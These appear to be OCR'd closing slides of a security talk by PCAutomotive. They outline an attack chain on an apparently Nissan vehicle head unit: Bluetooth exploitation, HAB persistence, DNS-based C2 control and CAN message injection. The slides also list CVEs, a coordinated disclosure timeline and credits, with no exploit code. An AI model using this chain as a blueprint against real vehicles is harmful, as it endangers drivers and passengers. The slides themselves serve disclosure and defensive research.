
Attack Summary #2: Persistence via N-day in HAB



(1) 1-click Bluetooth Exploitation

(2) Persistence via CVE-2017-7932 in HAB of i.MX6 SoC

Attack Summary #3: Remote Control via DNS




(1) 1-click Bluetooth Exploitation

(2) Persistence via CVE-2017-7932 in HAB of i.MX6 SoC

(3) Remote control via DNS connection to our C2 server

Attack Summary #4: Controlling Critical Body Elements




(1) 1-click Bluetooth Exploitation

(2) Persistence via CVE-2017-7932 in HAB of i.MX6 SoC

(3) Remote control via DNS connection to our C2 server

(4) RH850 FW exploitation to send raw CAN messages

Attack Summary: Demonstration



youtu.be/56VreoKtStw

List of Identified Vulnerabilities


- CVE-2025-32056 – Anti-Theft bypass
- CVE-2025-32057 – app_redbend: MiTM attack
- CVE-2025-32058 – v850: Stack Overflow in CBR processing
- CVE-2025-32059 – Stack buffer overflow leading to RCE [0]
- CVE-2025-32060 – Absence of a kernel module signature verification
- CVE-2025-32061 – Stack buffer overflow leading to RCE [1]
- CVE-2025-32062 – Stack buffer overflow leading to RCE [2]
- PCA_NISSAN_009 – Improper traffic filtration between IT CAN and other CAN buses
- CVE-2025-32063 – Persistence for Wi-Fi network
- PCA_NISSAN_012 – Persistence through CVE-2017-7932 in HAB of i.MX 6

Disclosure Timeline

- 02.08.2023 – PCAutomotive sends the advisory to Nissan Cybersecurity Team
- 09.08.2023 - 11.12.2023 – Email discussion about the findings' criticality
- 04.01.2024 – PCAutomotive sends a video demonstration of the full attack chain; asks about CVE registration; notifies about publication plans
- 26.01.2024 – Nissan Cybersecurity Team confirms the vulnerabilities; starts planning their mitigations; notifies us to register CVE by ourselves; accepted the publication plans
- 25.04.2024 – PCAutomotive requests CVE registration from MITRE
- 19.05.2024 – MITRE forwards us to Bosch PSIRT
- 10.09.2024 – PCAutomotive sends Bosch PSIRT a request to register CVE
- 11.09.2024 – Bosch PSIRT responds, that they didn't receive any information about vulnerabilities from Nissan Cybersecurity Team
- 12.09.2024 – PCAutomotive notifies Nissan Cybersecurity Team about the communication with Bosch PSIRT
- 23.09.2024 – PCAutomotive sends the advisory to Bosch PSIRT
- 06.11.2024 – PCAutomotive notifies Bosch PSIRT about the publication plans
- 11.03.2025 – Bosch PSIRT accepts the publication, declines to register CVE and forwards us to ASRG
- 18.03.2025 – PCAutomotive requests CVE registration from ASRG

Thanks to Contributors

- Aleksei Stennikov
- Danila Parnishchev
- Artem Ivachev
- Anna Breeva
- Abdellah Benotsmane
- Balazs Szabo
- All PCAutomotive crew



PCAUTOMOTIVE

Thank you for your attention!
Questions?

Contact us: info@pcautomotive.com